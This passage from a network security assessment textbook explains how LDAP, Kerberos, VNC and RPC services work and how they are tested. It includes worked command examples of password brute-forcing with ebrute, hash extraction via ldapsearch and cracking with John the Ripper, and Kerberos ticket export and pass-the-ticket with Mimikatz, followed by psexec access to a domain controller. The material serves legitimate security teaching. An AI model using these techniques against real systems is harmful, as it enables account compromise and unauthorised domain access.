Lightweight Directory Access Protocol (LDAP) services are commonly found running on Microsoft Active Directory, Exchange, and IBM Domino servers. Within Active Directory, the LDAP service is known as the Global Catalog. Table 7-18 lists individual ports supporting LDAP services. The current protocol used by many implementations is LDAP 3.0.
| Port | Protocol | TLS | Name | Description | |
|---|---|---|---|---|---|
| TCP | UDP | ||||
| 389 |
● |
● |
– | ldap | LDAP |
| 636 |
● |
– |
● |
ldaps | |
| 3268 |
● |
– | – | globalcat | Microsoft Global Catalog |
| 3269 |
● |
– |
● |
globalcats | |
LDAP is an open protocol providing directory information services over IP. Directory services provide information about users, systems, networks, services, and applications throughout a network.
Exposed LDAP servers are vulnerable to the following classes of remote attack:
Information leak via anonymous binding
Brute-force password grinding
Authenticated modification of data within the LDAP directory
Exploitation of LDAP server software defects (with or without credentials)
I discuss these tactics within the subsequent sections. Before that, let’s go over the LDAP protocol32 and its features with regard to authentication, operations, and directory structure.
Clients use one of two authentication methods33 when connecting to a server:
DIGEST-MD5 and CRAM-MD5.Figure 7-2 demonstrates the way in which SASL acts as an abstraction layer between exposed services (e.g., SMTP and XMPP) and authentication providers.
Table 7-19 lists common authentication mechanisms presented via SASL.
| Mechanism | Notes |
|---|---|
CRAM-MD5 |
An MD5 challenge-response authentication mechanism.a This method is susceptible to known plaintext attack by which tools, including Cain & Abel, can crack passwords upon sniffing challenge–response data |
DIGEST-MD5 |
Digest MD5 authentication, in which a server sends a challenge and nonce value, which is then hashed by a client using a key derived from a combination of username, password, and realmb |
GSSAPI |
Kerberos authentication via the GSSAPIc |
GSS-SPNEGO |
Microsoft negotiate authentication via the GSSAPI |
NTLM |
Microsoft NTLM authenticationd |
OTP |
One-time passworde |
PLAIN |
Plaintext authentication with base64 encoding |
d See “4.1 SMTP Client Successfully Authenticating to an SMTP Server” on the Microsoft Developer Network. | |
Table 7-20 lists individual operations used to authenticate with an LDAP server and then retrieve, add, or modify directory data.
| Operation | Description |
|---|---|
BIND |
Authenticate with LDAP |
SEARCH |
Search the directory |
COMPARE |
Test if an entry contains a given attribute value |
ADD |
Add a new entry |
DELETE |
Delete an entry |
MODIFY |
Modify an entry |
MODIFY DN |
Move or rename a DN |
ABANDON |
Abort the previous request |
EXTENDED |
Extended operation |
UNBIND |
Close the connection |
Most operations work upon authenticating. Figure 7-3 demonstrates the network transport, TLS, SASL, and LDAP message layers. You can run TLS either over an existing LDAP channel (i.e., TCP port 389) via the STARTTLS command, or through a dedicated LDAPS port (such as TCP port 636).
The OpenLDAP utilities package (openldap-utils) includes clients that perform the operations listed in Table 7-20, along with extended operations (e.g., LDAP user password changing).
Directories consist of X.500 attributes.35 Within LDAP hierarchy, four attributes define the parent domain, organization, organizational units (OUs), and objects (e.g., users or individual systems), as listed in Table 7-21 and shown in Figure 7-4.
| Attribute | Description | Example |
|---|---|---|
| DC | Domain component | dc=example,dc=com |
| O | Organization | o=Example LLC |
| OU | Organizational unit name | ou=Marketing |
| CN | Common name | cn=John Smith |
Within LDAP, a Distinguished Name (DN) is a full path to an object. Here are a couple of examples of LDAP DNs within Figure 7-4:
cn=John West,ou=Engineering,dc=example,dc=com cn=Sally Stevens,ou=Sales,dc=example,dc=com
Other attributes (e.g., telephoneNumber and roomNumber) can define values relating to individual objects. You can define user password hashes, command shells, UID values, and other variables in this manner. Structures and attributes found within Microsoft Active Directory often include the following:
Domains, users, and groups, and OUs
Group policy objects (attached to OUs to enforce particular policies)
Systems (i.e., workstations, servers, and network devices)
Server applications and functions
Sites and networks (used for mail routing within Microsoft Exchange)
Nmap is used to fingerprint and query exposed LDAP services, as demonstrated by Example 7-25. Depending on server configuration, you might be able to access the root DSE object and search the LDAP directory via an anonymous binding.
root@kali:~# nmap -Pn -sV -p389 --script ldap-rootdse,ldap-search 50.116.56.5 Starting Nmap 6.46 (http://nmap.org) at 2014-12-15 02:08 UTC Nmap scan report for oscar.orcharddrivellc.com (50.116.56.5) PORT STATE SERVICE VERSION 389/tcp open ldap OpenLDAP 2.2.X - 2.3.X | ldap-rootdse: | LDAP Results | <ROOT> | namingContexts: dc=orcharddrivellc,dc=com | supportedControl: 2.16.840.1.113730.3.4.18 | supportedControl: 2.16.840.1.113730.3.4.2 | supportedControl: 1.3.6.1.4.1.4203.1.10.1 | supportedControl: 1.2.840.113556.1.4.319 | supportedControl: 1.2.826.0.1.3344810.2.3 | supportedControl: 1.3.6.1.1.13.2 | supportedControl: 1.3.6.1.1.13.1 | supportedControl: 1.3.6.1.1.12 | supportedExtension: 1.3.6.1.4.1.4203.1.11.1 | supportedExtension: 1.3.6.1.4.1.4203.1.11.3 | supportedExtension: 1.3.6.1.1.8 | supportedLDAPVersion: 3 | supportedSASLMechanisms: DIGEST-MD5 | supportedSASLMechanisms: CRAM-MD5 | supportedSASLMechanisms: NTLM |_ subschemaSubentry: cn=Subschema | ldap-search: | Context: dc=orcharddrivellc,dc=com | dn: dc=orcharddrivellc,dc=com | objectClass: top | objectClass: dcObject | objectClass: organization | o: orcharddrivellc.com | dc: orcharddrivellc | dn: cn=admin,dc=orcharddrivellc,dc=com | objectClass: simpleSecurityObject | objectClass: organizationalRole | cn: admin |_ description: LDAP administrator
The root DSE object contains a number of attributes,36 including naming contexts and subschemas known by the server, supported authentication mechanisms, extensions, and controls.
Supported controls and extensions are described through OID values. IANA maintains a list online,37 and the values returned by the LDAP server in Example 7-25 are detailed in Table 7-22.
| OID | Description | Reference |
|---|---|---|
2.16.840.1.113730.3.4.18 |
Proxy authorization control | RFC 4370 |
2.16.840.1.113730.3.4.2 |
ManageDsaIT | RFC 3296 |
1.3.6.1.4.1.4203.1.10.1 |
Subentries | RFC 3672 |
1.2.840.113556.1.4.319 |
Paged results control | RFC 2696 |
1.2.826.0.1.3344810.2.3 |
Matched values control | RFC 3876 |
1.3.6.1.1.13.2 |
LDAP post-read control | RFC 4527 |
1.3.6.1.1.13.1 |
LDAP pre-read control | |
1.3.6.1.1.12 |
Assertion control | RFC 4528 |
1.3.6.1.4.1.4203.1.11.1 |
Modify password | RFC 3062 |
1.3.6.1.4.1.4203.1.11.3 |
Who am I? | RFC 4532 |
1.3.6.1.1.8 |
Cancel operation | RFC 3909 |
Nmap,38 Hydra, and Edward Torkington’s ebrute39 perform brute-force password grinding via LDAP. Depending on the implementation (e.g., OpenLDAP versus Microsoft Windows Server 2003) a fully distinguished username value might be required. Example 7-26 demonstrates ebrute used to attack da_craigb’s password within a Windows environment.
C:\tools\ebrute> ebrute.exe -r ldap -u da_craigb -h 172.16.102.12 -e research -t 10 -P pass.txt
ebrute v0.78 - Edward Torkington
Checking for alive hosts. Max retries = 3, connect timeout = 500ms.
Loading passes...
Parsing passes...
Added: 1 user(s), 26 password(s), 1 host(s), 26 tasks over 10 thread/s.
Starting: 10/10/2015 4:58:09 AM
[5] HOST: '172.16.102.12' | USER: 'da_craigb' | PASS: 'Trustno1' |
EXTRA: 'research' | Return code: 'Success' []
If a strict security policy is used, you will often lock accounts out through brute-force password grinding via LDAP, Kerberos, and other vectors. The local Windows Administrator account does not lock by default and is an attractive target in most cases. During testing, enumerate the security policy used within the environment before considering brute-force.
Once authenticated, you can expose useful details through LDAP, including telephone numbers, group membership details, and user password hashes (via attributes such as userPassword40 and sambaNTpassword41). Example 7-27 demonstrates an ldapsearch command by which a password hash is exposed by an LDAP server and cracked via John the Ripper.
root@kali:~# ldapsearch -D "cn=admin" -w secret123 -p 389 -h 50.116.56.5 \
-s base -b "ou=people,dc=orcharddrivellc,dc=com" "objectclass=*"
version:1
dn: uid=jsmith, ou=People, dc=orcharddrivellc,dc=com
givenName: Jonas
sn: Smith
ou: People
mail: jsmith@orcharddrivellc.com
objectClass: top
objectClass: person
uid: jsmith
cn: Jonas Smith
userPassword: {SSHA}Z3KxHzHGo1TdQwBq3L76lmnM3n6kcd6T
root@kali:~# echo "jsmith:{SSHA}Z3KxHzHGo1TdQwBq3L76lmnM3n6kcd6T" > hash.txt
root@kali:~# wget http://bit.ly/2b5K8Hi
root@kali:~# unzip wordlists.zip
root@kali:~# john hash.txt -wordlist=common.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Salted-SHA1 [SHA1 32/32])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (jsmith)
Table 7-23 lists remotely exploitable LDAP vulnerabilities (omitting denial of service and local privilege escalation issues). Built-in LDAP servers within Oracle Solaris and Microsoft Windows Server have known weaknesses, as do LDAP components within IBM Domino, Novell eDirectory, and other server packages.
| CVE reference | Vendor | Notes |
|---|---|---|
| CVE-2015-0546 | EMC | UIM/P 4.1 authentication bypass |
| CVE-2015-0117 | IBM | Domino code execution via unspecified vectors |
| CVE-2012-6426 | – | LemonLDAP 1.2.2 SAML access control bypass |
| CVE-2011-1025 | OpenLDAP 2.4.23 authentication bypass | |
| CVE-2011-3508 | Oracle | Solaris 8, 9, 10, 11 LDAP library overflow |
| CVE-2011-1206 | IBM | Tivoli LDAP server overflow |
| CVE-2011-1561 | AIX 6.1 LDAP authentication bypass | |
| CVE-2011-0917 | Domino LDAP bind remote overflow | |
| CVE-2010-0358 | Domino LDAP heap overflow |
Kerberos42 is the authentication protocol used within Microsoft Windows networks and Unix-based environments. A benefit of the protocol is that user passwords are not used to authenticate with individual services; rather, it uses encrypted tickets generated by a Key Distribution Center (KDC).
The KDC offers authentication and ticket-granting services, as demonstrated by Figure 7-5. These mechanisms serve two ticket types to clients: ticket-granting and individual service tickets. Within Microsoft networks, a ticket-granting ticket (TGT) is provided by the KDC upon logon to a domain. Within Unix-based environments, kinit is invoked. The TGT is used to request service tickets, which, in turn, are used to access individual applications. The messages shown in Figure 7-5 are described in Table 7-24.
The protocol is stateless, and tickets describe user privileges. As such, if the master key used by a KDC is compromised, an attacker can create arbitrary tickets known as golden tickets.43 If principal passwords, keys, or tickets are compromised, an attacker can also use them to generate tickets and access services. Alva Duckwall and Benjamin Delpy’s Black Hat USA 2014 presentation44 detail these scenarios, and Fulvio Ricciardi’s description of the Kerberos protocol is an excellent resource.45
Kerberos nomenclature uses the term principal when describing entities within a realm (i.e., users, systems, applications, and services). To generate tickets, the KDC and principals use shared secrets, which are long-term keys, usually derived from passwords (e.g., a user or computer account password).
Longterm keys used in Kerberos realms are as follows:
Key strength, generation, and secure handling are imperative. For example, the KDC master key is rarely changed, and if adversaries compromises this value (through accessing memory of the KDC, its file system, or even backup files), they can generate golden tickets. Within Windows environments, principal long-term RC4 keys are unsalted NTLM hashes, which are susceptible to brute-force attack.
You can configure Kerberos to use X.509 certificates and PKI. Using a certificate authority, preauthentication is performed by using PKINIT,46 which mitigates problems associated with offline cracking of user passwords.
Kerberos tickets are ASN.1 encoded and contain a ticket block encrypted using the long-term key of the authentication service (i.e., the KDC master key) or an individual service principal (such as a network service or application). Microsoft’s implementation includes a privilege attribute certificate (PAC) data structure, which is signed and includes username, domain, user, and group details.
Figure 7-6 summarizes the Microsoft Kerberos ticket structure, which is then encrypted by the KDC using either the authentication service key (in the case of a TGT) or a particular service principal key (in the case of a service ticket).
Table 7-25 lists individual Kerberos ticket fields. The first three fields are plaintext (so that the client can cache and manage the ticket), and the remaining ticket block is encrypted.
| Field | Description |
|---|---|
| Version number | Kerberos version used by the ticket format |
| Realm | Name of the realm (domain) that issued the ticket |
| Server name | The target service principal name and realm |
| Flags | Options for the ticket (forwardable, renewable, invalid, etc.) |
| Key | The session key used to encrypt subsequent messages |
| Client realm | The realm of the requester |
| Client name | The principal name of the requester |
| Transited | A list of Kerberos realms if cross-realm authentication is used |
| Authentication time | The timestamp of the initial authentication event |
| Start time | The time from which the ticket is valid |
| End time | The expiry time for the ticket |
| Renew until | The optional time until which the ticket can be renewed |
| Client address | Optional list of addresses from which the ticket can be used |
| Authorization data | Authorization data for the client—in the Microsoft implementation, this contains the PAC data structure defining the username, domain, and SID values; within MIT Kerberos, this field usually contains restrictions that should be enforced |
The PAC is found within the authorization data in the encrypted ticket. Useful fields within the PAC are found under the KERB_VALIDATION_INFO structure, including the username, domain, and group membership details. Microsoft’s specification document describes the fields.47
TGTs are encrypted by using the user principal long-term key to prevent eavesdropping. Upon decrypting the TGT, the session key is obtained and the encrypted ticket block is cached. Service tickets are then encrypted by using the session key and contain an encrypted ticket block. Within Microsoft implementations, the ticket block and PAC data structure are encrypted and signed, as described in Table 7-26.
| Ticket block encryption | PAC signature (KDC) | PAC signature (server) | |
|---|---|---|---|
| Ticket-granting ticket (TGT) | krbtgt | krbtgt | krbtgt |
| Service ticket | target | krbtgt | target |
Within TGTs, Microsoft KDC servers sign the PAC data structure (using RC4-HMAC or HMAC-SHA1-96 with a 128- or 256-bit key, depending on configuration) to prevent tampering. Because the target server must validate the PAC within service tickets, the KDC signs the PAC twice, first using the long-term key of the authentication service, and then using the long-term key of the target server.
Upon compromising the long-term key of the KDC authentication service (krbtgt) you can generate arbitrary TGTs (golden tickets). Armed with the long-term key of a service principal (target), you can modify service tickets to produce silver tickets48 containing forged PAC structures.
Table 7-27 lists the ports used by Microsoft and MIT Kerberos implementations. KDC functions run over port 88, user administration and password management port 464, and an additional port is exposed for administration purposes within the MIT implementation.
| Port | Protocol | Name | Microsoft | MIT | Description | |
|---|---|---|---|---|---|---|
| TCP | UDP | |||||
| 88 |
● |
● |
kerberos |
● |
● |
Kerberos authentication service |
| 464 |
● |
● |
kpasswd |
● |
● |
Kerberos password service |
| 749 |
● |
● |
kerberos-adm | – |
● |
Kerberos administration service |
Kerberos services can be attacked in many ways, as described in the following sections.
An adversary with local system or network access can adopt the following tactics:
Passive network sniffing of Kerberos authentication service requests
Active downgrade attack via MITM to weaken encryption
Compromise of the KDC master key, resulting in golden ticket generation
Compromise of user keys and tickets, which can be modified, passed, and reused
Attackers moving laterally within Windows domains adopt these tactics, as most environments support weak encryption types for compatibility reasons. Key capture and reuse also makes it possible for adversaries to maintain access (until keys are changed).
You can use Arne Vidstrom’s kerbcrack49 to collect authentication service requests and brute force account passwords. Cain & Abel and John the Ripper also support the capture and offline brute-force attack of password hashes obtained via Kerberos.
MIT Kerberos 1.7, Windows Server 2008, and Windows Vista support 56-bit DES encryption for use within Kerberos authentication. Windows 7 also supports export grade 40-bit RC4. As such, you can downgrade transport security via MITM, and crack account passwords.
Table 7-28 details common Microsoft Windows encryption types (known as Etypes), which are hash functions used to generate long-term keys and perform authentication. In Windows Server 2008 R2, support for weak export-grade RC4 and DES Etypes is disabled by default; however, clients supporting such Etypes can be duped into sending KRB_AS_REQ material to a rogue KDC, which is then susceptible to brute-force attack. The Microsoft enterprise support blog for directory services contains a useful article demonstrating Kerberos network packet captures and recommended hardening steps.50
| Encryption type | Strength | Supported by |
|---|---|---|
| AES256-CTS-HMAC-SHA1-96 | 256-bit |
Windows Server 2008 R2 Windows 7 |
| AES128-CTS-HMAC-SHA1-96 | 128-bit | Windows Server 2008 Windows Vista |
| RC4-HMAC |
Windows 2000 Windows XP |
|
| DES-CBC-MD5 | 56-bit | |
| DES-CBC-CRC | ||
| DES-CBC-CRC | ||
| RC4-HMAC-EXP | 40-bit |
At the time of writing, I was unable to find any publicly available tools to perform downgrade attacks or impersonate KDCs. I would recommend creating a utility to inject ERR_PREAUTH_REQUIRED messages,51 capture subsequent hashes, and crack them via John the Ripper.
Microsoft introduced Kerberos armoring within Windows 8 and Server 2012—providing transport layer security of KRB_AS_REQ messages by encrypting the message using the computer account’s key.52 Armoring mitigates MITM and offline dictionary attacks, however systems running below the Windows Server 2012 domain functional level remain vulnerable.
Within Windows environments, attackers use Mimikatz53 to lift NTLM user password hashes, Kerberos long-term keys, and tickets. Example 7-28 demonstrates the utility used to obtain Kerberos tickets from memory. Depending on the system configuration, mileage will vary. Keys and tickets can then be reused and passed, as described in the following sections.
.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Oct 9 2015 00:33:13)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 16 modules * * */
mimikatz # kerberos::
Module : kerberos
Full name : Kerberos package module
Description :
ptt - Pass-the-ticket [NT 6]
list - List ticket(s)
tgt - Retrieve current TGT
purge - Purge ticket(s)
golden - Willy Wonka factory
hash - Hash password to keys
ptc - Pass-the-ccache [NT6]
clist - List tickets in MIT/Heimdall ccache
mimikatz # kerberos::list /export
[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
11/2/2015 11:39:31 PM
Server Name : krbtgt/ABC.ORG @ ABC.ORG
Client Name : uberuser @ ABC.ORG
Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
* Saved to file : 0-60a10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi
[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
11/2/2015 11:39:31 PM
Server Name : krbtgt/ABC.ORG @ ABC.ORG
Client Name : uberuser @ ABC.ORG
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
* Saved to file : 1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi
[00000002] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ; 11/2/201
5 11:39:31 PM
Server Name : cifs/dc1.abc.org @ ABC.ORG
Client Name : uberuser @ ABC.ORG
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file : 2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi
[00000003] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
11/2/2015 11:39:31 PM
Server Name : ldap/dc1.abc.org @ ABC.ORG
Client Name : uberuser @ ABC.ORG
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file : 3-40a50000-uberuser@ldap~dc1.abc.org-ABC.ORG.kirbi
[00000004] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
11/2/2015 11:39:31 PM
Server Name : LDAP/dc1.abc.org/abc.org @ ABC.ORG
Client Name : uberuser @ ABC.ORG
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
* Saved to file : 4-40a50000-uberuser@LDAP~dc1.abc.org~abc.org-ABC.ORG.kirbi
Microsoft domain protected users functionality within Windows 8.1 and Server 2012 R2 limits this exposure to Kerberos tickets, mitigating extraction of long-term keys and user password hashes from memory.54
Passwords and associated principal long-term keys are used to authenticate with the KDC and generate TGTs. With tickets you can access exposed applications and services within a Kerberos realm.
Upon obtaining and exporting useful tickets in kirbi format (shown in Example 7-27), use the ptt (pass-the-ticket) directive within Mimikatz to load them into memory and interact with services, as shown in Examples 7-29 and 7-30. Sean Melcalf’s paper55 details these tactics and Mimikatz syntax.
mimikatz # kerberos::ptt 1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi
0 - File '1-40e10000-uberuser@krbtgt~ABC.ORG-ABC.ORG.kirbi' : OK
mimikatz # kerberos::ptt 2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi
0 - File '2-40a50000-uberuser@cifs~dc1.abc.org-ABC.ORG.kirbi' : OK
mimikatz # kerberos::list
[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:31 PM ; 10/27/2015 9:39:31 AM ;
11/2/2015 11:39:31 PM
Server Name : krbtgt/ABC.ORG @ ABC.ORG
Client Name : uberuser @ ABC.ORG
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
[00000001] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 10/26/2015 11:39:32 PM ; 10/27/2015 9:39:31 AM ;
11/2/2015 11:39:31 PM
Server Name : cifs/dc1.abc.org @ ABC.ORG
Client Name : uberuser @ ABC.ORG
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
C:\Users\notanadmin> psexec \\dc1.abc.org cmd.exe PsExec v1.97 - Execute processes remotely Copyright (C) 2001-2009 Mark Russinovich Sysinternals - www.sysinternals.com Microsoft Windows [Version 6.3.9600] (c) 2013 Microsoft Corporation. All rights reserved. C:\Windows\system32> whoami abc\uberuser
Tal Be’ery of Aorato publicized a design flaw within Kerberos by which you can interact with the administration and password management interface (via port 464) and set an arbitrary password using just the principal’s long-term key.56
If you do not have network access to Kerberos traffic, or access to systems themselves, remote attack vectors that can be applied include realm enumeration, username enumeration, and brute-force password grinding.
Kerberos discovery within most environments is supported by DNS. SRV records are used to define the locations of Kerberos services (described in Chapter 4), and the TXT record associated with the _kerberos name within a domain describes the realm, as shown in Example 7-31.
root@kali:~# dig txt _kerberos.mit.edu +short "ATHENA.MIT.EDU" root@kali:~# dig txt _kerberos.megacz.com +short "MEGACZ.COM"
Armed with a valid realm (e.g., the domain name within a Windows environment), use the Nmap krb5-enum-users script to enumerate valid user accounts via Kerberos, as shown in Example 7-32.
root@kali:~# nmap -p88 --script krb5-enum-users --script-args \ krb5-enum-users.realm=research 172.16.102.11 Starting Nmap 6.47 (http://nmap.org) at 2015-10-10 04:15 UTC Nmap scan report for 172.16.102.11 PORT STATE SERVICE 88/tcp open kerberos-sec | krb5-enum-users: | Discovered Kerberos principals | administrator@research | chris@research | da_craigb@research | justauser@research |_ mubix@research
You can use the ebrute utility to perform brute-force password grinding against a KDC, as demonstrated by Example 7-33. Hydra and other utilities do not seem to support active brute-force via Kerberos at the time of writing.
C:\ebrute> ebrute.exe -r kerbenum -U users.txt -e research -h 172.16.102.11
ebrute v0.78 - Edward Torkington
Loading users...
Parsing users...
Password not specified (normal behavior for some plugins - lets do joey checks_
Added: 5 user(s), 1 password(s), 1 host(s), + joeycheck 7 tasks over 1 thread/s.
Starting: 10/10/2015 5:09:31 AM
[1] HOST: '172.16.102.11' | USER: 'chris' | PASS: 'chris' |
EXTRA: 'research' | Return code: 'Success' []
[1] HOST: '172.16.102.11' | USER: 'justauser' | PASS: 'justauser' |
EXTRA: 'research' | Return code: 'Success' []
Remotely exploitable issues affecting Microsoft and MIT Kerberos implementations are listed in Tables 7-29 and 7-30. Some of these flaws require valid credentials to exploit vulnerable logic upon authenticating.
| CVE reference | Notes |
|---|---|
| CVE-2014-6324 | Kerberos checksum vulnerability in Windows Server 2012 R2, Windows Server 2008 R2 SP1, and Windows Server 2003 SP2 makes it possible for authenticated users to obtain administrative privilegesa |
| CVE-2011-0043 | Kerberos in Windows Server 2003 SP2 supports weak hashing algorithms, which makes it possible for attackers with network access to gain privileges |
a See the Kerberos Exploitation Kit on GitHub. | |
The Olivetti & Oracle Research Lab published the remote framebuffer (RFB) protocol specification in 1998. Virtual Network Computing (VNC) is an application that uses the protocol to provide remote access to hosts. The lab closed in 2002, prompting the developers to incorporate RealVNC Ltd. and publish subsequent RFB protocol specifications.
RFB services commonly listen on TCP port 5900 but can use others (e.g., 4900 and 6000). The protocol is extensible via arbitrary encoding types, which support file transfer and compression within packages including UltraVNC and TightVNC. As soon as it’s connected, the server provides a protocol string, as demonstrated by Example 7-34. Common protocol versions include 000.000, 003.003, 003.007, 003.008, 003.889, 004.000, and 004.001.
root@kali:~# telnet 121.163.21.135 5900 Trying 121.163.21.135... Connected to 121.163.21.135. Escape character is '^]'. RFB 004.000
Upon connecting and providing a version string to negotiate the connection, the server returns a security type value. Table 7-31 lists common types. The most common is VNC authentication, which is a DES challenge–response mechanism requiring only a password.
| Type | Notes |
|---|---|
| 0 | Invalid security type (connection closed) |
| 1 | No authentication is needed (connection is established) |
| 2 | VNC authentication via DES challenge–response |
| 5 6 |
RealVNC Server Enterprise Edition public key authentication |
| 16 | TightVNC authentication |
| 17 | UltraVNC authentication |
| 18 | TLS authentication, used by Ubuntu Linux distributions |
| 19 | TLS authentication, used by the Win32 VeNCrypt package |
| 20 | GTK-VNC SASL authentication |
| 21 | MD5 hash authentication |
| 22 | Citrix Xen VNC Proxy (XVP) authentication |
| 30 35 |
Apple OS X authentication |
The Nmap vnc-info script performs testing of exposed VNC servers, revealing the RFB protocol version and supported security types, as shown in Example 7-35. At the time of writing, the VNC library within Nmap (vnc.lua) recognizes only protocol versions 3.3, 3.7, 3.8, and 3.889. As such, you must manually investigate servers reporting other versions.
root@kali:~# nmap -Pn -sSVC -p5900 128.32.147.121 Starting Nmap 6.46 (http://nmap.org) at 2014-12-09 13:05 UTC Nmap scan report for 128.32.147.121 PORT STATE SERVICE VERSION 5900/tcp open vnc Apple remote desktop vnc | vnc-info: | Protocol version: 3.889 | Security types: | Mac OS X security type (30) |_ Mac OS X security type (35)
VNC implementations are vulnerable to the following remote attack classes:
Brute-force password grinding
Anonymous exploitation of known software flaws
Nmap57 and Hydra perform brute-force grinding via the VNC authentication mechanism (security type 2). Due to reliance on DES, passwords are constrained to a maximum of eight characters, and so dictionary files should be refined accordingly.
Table 7-32 lists known exploitable vulnerabilities within VNC server software. Client implementations are also particularly buggy (exploitable via MITM), but these issues lie outside of scope.
| CVE reference | Implementation | Notes |
|---|---|---|
| CVE-2015-3252 | Apache CloudStack 4.5.1 | Authentication flaw in KVM machine migration |
| CVE-2013-5135 | Apple OS X 10.9 | Screen sharing username format string bug resulting in arbitrary code execution |
| CVE-2009-3616 | QEMU 0.10.6 | Multiple use-after-free vulnerabilities |
A number of Unix daemons (e.g., NIS and NFS components) expose RPC services via dynamic high ports. To track registered endpoints and present clients with a list of available RPC services, a portmapper service listens on TCP and UDP port 111 (and port 32771 within Oracle Solaris). Example 7-36 demonstrates using Nmap to query these ports and provide details of running RPC services.
root@kali:~# nmap -sSUC -p111 192.168.10.1 Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 10:25 UTC Nmap scan report for 192.168.10.1 PORT STATE SERVICE 111/tcp open rpcbind | rpcinfo: | program version port/proto service | 100000 2,3,4 111/tcp rpcbind | 100000 2,3,4 111/udp rpcbind | 100001 2,3,4 32787/udp rstatd | 100003 2,3 2049/tcp nfs | 100003 2,3 2049/udp nfs | 100004 1,2 1023/udp ypserv | 100004 1,2 32771/tcp ypserv | 100005 1,2,3 32811/udp mountd | 100005 1,2,3 32816/tcp mountd | 100007 1,2,3 32772/tcp ypbind | 100007 1,2,3 32779/udp ypbind | 100009 1 1022/udp yppasswdd | 100021 1,2,3,4 4045/tcp nlockmgr | 100021 1,2,3,4 4045/udp nlockmgr | 100024 1 32777/tcp status | 100024 1 32786/udp status | 100068 2,3,4,5 32792/udp cmsd | 100069 1 32773/tcp ypxfrd | 100069 1 32780/udp ypxfrd | 100083 1 32784/tcp ttdbserverd | 100133 1 32777/tcp nsm_addrand | 100133 1 32786/udp nsm_addrand | 100227 2,3 2049/tcp nfs_acl |_ 100227 2,3 2049/udp nfs_acl
In this case, the following services are available:
The RPC portmapper (rpcbind) on TCP and UDP port 111
NFS components (nfs, mountd, nlockmgr, status, nsm_addrand, and nfs_acl)
Common Desktop Environment (CDE) services:
Calendar manager service daemon (cmsd)
ToolTalk database server (ttdbserverd)
Within legacy environments, many of these services are vulnerable to remote attack. A comprehensive list of RPC program numbers, descriptions, and references is also maintained by IANA.58
You can query many of the RPC endpoints listed in Example 7-36 upon installing the rstat-client and nis packages within Kali Linux. Example 7-37 demonstrates the way by which rstatd reveals system information (including hostname, uptime, load, and network statistics).
root@kali:~# apt-get install rstat-client
root@kali:~# rsysinfo 192.168.10.1
System Information for: potatohead.example.org
uptime: 33 days, 10:20, load average: 0.00 0.00 0.01
cpu usage (jiffies): user 326809 nice 124819 system 391189 idle 576845938
page in: 7914 page out: 26661 swap in: 0 swap out: 0
intr: 1501887323 context switches: 118484073
disks: 0 0 488270 4
ethernet: rx: 36034723 rx-err: 0
tx: 8387775 tx-err: 0 collisions: 0
Example 7-38 reveals exported NFS directories via showmount (along with their associated ACLs). Upon identifying directories with weak permissions, you can use the mount command to access them. NFS assessment is detailed in Chapter 15.
root@kali:~# showmount -e l92.168.10.1 Export list for 192.168.10.1: /export/home 192.168.10.0/24 root@kali:~# mount -o nolock 192.168.10.1:/export/home /tmp/home root@kali:~# ls –la /tmp/home total 0 drwxr-xr-x 3 root root 60 Dec 9 00:40 . drwxr-xr-x 30 root root 240 Dec 9 06:25 .. drwxr-xr-x 3 182 users 60 Mar 29 13:05 dave drwxr-xr-x 3 199 users 2048 Jan 3 10:02 florent drwxr-xr-x 3 332 users 60 Aug 14 00:40 james drwxr-xr-x 3 2099 102 1024 Sep 1 02:25 katykat drwxr-xr-x 3 root root 60 Dec 9 00:40 root drwxr-xr-x 3 218 101 1024 Sep 2 16:04 tiff drwxr-xr-x 3 1377 users 60 Mar 29 15:18 yumi
Upon obtaining the NIS domain name for the environment (example.org in this case), use the ypwhich command to ping the NIS server and ypcat to obtain sensitive material, as demonstrated in Example 7-39. You should feed encrypted password hashes into John the Ripper, and once cracked, you can use it to evaluate system access and privileges.
